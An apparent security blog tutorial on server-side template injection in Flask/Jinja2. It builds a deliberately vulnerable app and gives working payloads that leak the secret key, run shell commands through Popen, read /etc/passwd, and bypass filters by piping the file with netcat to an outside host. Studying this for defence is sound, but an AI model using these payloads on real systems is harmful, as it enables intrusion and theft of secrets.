Server Side Template Injection

Introduction:

In recent years web technologies have come a long way, companies are moving away from traditional frameworks and exploring new web based technology, insert templating engines.

Templating engines used for web development is nothing new my any means, but as the complexity of web applications continue to grow, so does the engines behind them, insert template injection.

This vulnerability has been around for some years at some capacity within engines such as Twig and Freemarker. However this article will focus on the potential impact within Flask which utilises the Jinja2 templating engine.

Template injection most commonly occurs when data is improperly handled and processed by the templating engine, due to this, it can go undetected unless specifically tested for due to warning signs being similar to Cross Site Scripting Vulnerabilities.

Modern templating uses variable syntax such as `{{ name }}` to dynamically process data, an example could be as simple as;

```
<h1>Welcome {{ name }} </h1>
```

This means that instead of creating a new page for each user, instead it can be rendered in based on a database entry. Due to this, it can be abused since template engines allow for some complex functionality that can lead to running arbitrary commands or view file contents through the template engine itself.

Setting up a test environment:

 To begin we'll setup a very basic testing environment to demonstrate how quickly a potential SSTI vulnerability can be exploited.

To begin you'll want to install flask using pip3 which will then allow you to run app.py like so:

```python
from flask import Flask, render_template_string, request

app = Flask(__name__)

@app.route('/')
def index():
  if request.args.get('name'):
    template = f'{request.args.get("name")}'
    return render_template_string(template)
  else:
    return "No dice use ?name="
```

```
if __name__ == '__main__':
  app.run(debug=True)
```

```
python3 -m pip3 install flask
python3 app.py
```

When running `python3 app.py` due to the debug statement, it will begin the flask development server on localhost:5000.

The vulnerable element of this testing environment is the `render_template_string()` function due to how it handles the data that is provided by the user.

The Method Resolution Order (MRO)

To understand how SSTI vulnerabilities work and can be leveraged it is first important to understand how Python looks for a method in a hierarchy of classes [1]. From a glance SSTI vulnerabilities seem quite simple, however looking at how they occur, the MRO places a vital role with regards to inheritance.

A great example from one blog post shows how Python will construct an order of classes when one derives from other classes.

```python
class A:
    def process(self):
        print('A process()')

class B:
    def process(self):
        print('B process()')

class C(A, B):
    def process(self):
        print('C process()')

class D(C,B):
    pass


obj = D()
obj.process()

print(D.mro())
```

When running the following example we will be given the following output:

```
C process()
[<class '__main__.D'>, <class '__main__.C'>, <class '__main__.A'>, <class '__main__.B'>, <class 'object'>]
```

This is key as it shows how we can use the MRO function to display classes and plays a critical role when developing SSTI Jinja2 payloads.

We can use the MRO to list the order in which the hierarchy will be processed, due to this it can be leveraged to identify potential classes that can be exploited.

Exploitation

The whole reason that template injection vulnerabilities occurs tends to come down to the root cause of improper sanitisation of data that the server is handling. Similarly to how if you pass `<script>alert('xss')</script>` you would be injecting a HTML element, if we inject `{{7 * 7}}` into a field that is being rendered and used it will return `49`

A common place for this type of vulnerability is email services that are used to send mass emails. Quite commonly you find that email templates will have a first name or username field such as

```
Hi {{ name }},
...
```

If the name field is user controlled and lacks proper sanitisation, depending on how this is placed into the field it could lead to an SSTI similar to one Uber had several years ago (Hackerone Disclosure)

So how do we exploit this?

Let's keep with the email theory and say that we set our name to `{{7 * '7'}}` it emails us with

Hi 7777777, this indicates a vulnerability and we can start exploiting this like so.

Lets begin with a simple payload to expose information regarding the running of the application, this can be as simple as the secret key used to generate cookies or credentials used to connect to a database.

In our test environment if we run `localhost:5000/?name={{ config.items() }}` once we send the GET request, it'll return a dictionary of items. Note SECRET_KEY

config.items() Example Output

Now how does this relate to the previously mentioned MRO function?

Well if we wanted to advance our payload we can begin by calling different functions within the application beginning with

`{{ ''.__class__.__mro__ }}` from this we can select which class we want to view the contents of like so

`{{ ''.__class__.__mro__[1].__subclasses__() }}` . This would dump all classes within the application and allow an attacker to select one that can be used to gain Remote Code Execution. For our example we will leverage `popen()`

To use this class, we first need to discover the location within the subclass order, to do this we can add `[:200]` after the ending of `__subclasses__()[:200]` like so. Now increase the number until you find `<class 'subprocess.Popen'>`

In my test the offset was `[:284]` meaning that Popen was at 283. You can remove the colon to select Popen.

Now we can use this as if it were in a script. The following command would allow us to read the file `/etc/passwd` or run other system based commands, below are several examples with their respective commands.

b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin\nsystemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin\nsyslog:x:102:106::/home/syslog:/usr/sbin/nologin\nmessagebus:x:103:107::/nonexistent:/usr/sbin/nologin\n_apt:x:104:65534::/nonexistent:/usr/sbin/nologin\nuuidd:x:105:111::/run/uuidd:/usr/sbin/nologin\navahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin\nusbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\ndnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin\nrtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin\ncups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin\nspeech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false\nwhoopsie:x:112:117::/nonexistent:/bin/false\nkernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin\nsaned:x:114:119::/var/lib/saned:/usr/sbin/nologin\npulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin\navahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin\ncolord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin\nhplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false\ngeoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin\ngnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false\ngdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false\nopt:x:1000:1000:development,,,:/home/opt:/bin/bash'

Reading /etc/passwd: `{{ ''.__class__.__mro__[1].__subclasses__()[283]('cat /etc/passwd', shell=True, stdout=-1).communicate()[0].strip() }}`

b'app.py\nflag.txt\ntest.py'

Fingerprinting with ls:1 `{{ ''.__class__.__mro__[1].__subclasses__()[283]('ls', shell=True, stdout=-1).communicate()[0].strip() }}`

b'opt'

whoami: `{{ ''.__class__.__mro__[1].__subclasses__()[283]('whoami', shell=True, stdout=-1).communicate()[0].strip() }}`

As you can see, by using the Popen class it is possible to gain full code execution.

Bypassing Minor Filtering

After touching on the basics of SSTI vulnerabilities, let's say the developers decide to filter the user of `{{}}` well this isn't the end of the word as we can use conditional syntax usually reserved to be used with if or for statements with the following syntax

```
{% for x in range(10) %} {{ x }} {% endfor %}
```

To demonstrate how this works I've added the `{{ x }}` to show how it iterates as expected of a for loop.

We can also do compare statements to return values as such

```
{% if 'ssti' == 'ssti' %}demonstration {% endif %}
```
as expected this will print demonstration.

Due to having no use of `{{}}` however, this will be blind RCE, this however can be remediated by using HTTP to capture the response.

Gus Ralph [2] demonstrates an excellent example of this by using the conditional operators with the request module to import popen, read `/etc/passwd` and then sends the output using the netcat binary to another host.

By using the logic that in order for a conditional statement to determine whether it's response is True or False it can be tested that they have to run the commands provided. Gus leverages this by adding it as a condition in an if statement.

```
{% if request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('cat /etc/passwd |
nc HOSTNAME 1234')['read']() == 'test' %}{% endif %}
```

This will prompt the following response on our netcat session

```
{% for x in range(10) %} {{ x }} {% endfor %}
```

```
opt@development:~/Documents/ssti$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 127.0.0.1 36216 received!
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nol
ogin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sb
in/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
opt:x:1000:1000:development,,,:/home/opt:/bin/bash
```

Closing word

Though only a brief look at SSTI vulnerabilities within a Jinja2 context, I hope this has demonstrated the potential impact that unsanitised user input can have on a system. Though some conditions need to be met for this to be fully exploitable, for example using `render_template_string()` within your application.

Thanks for reading

References

[1] Method Resolution Order (MRO) - http://www.srikanthtechnologies.com/blog/python/mro.aspx

[2] onSecurity Server-Side Template Injection - https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/

[3] Uber Bug Disclosure - https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/

[4] Exploiting SSTI in Flask/Jinja2 - https://blog.nvisium.com/p263

[5] Portswigger Server-Side TEmplate Injection - https://portswigger.net/research/server-side-template-injection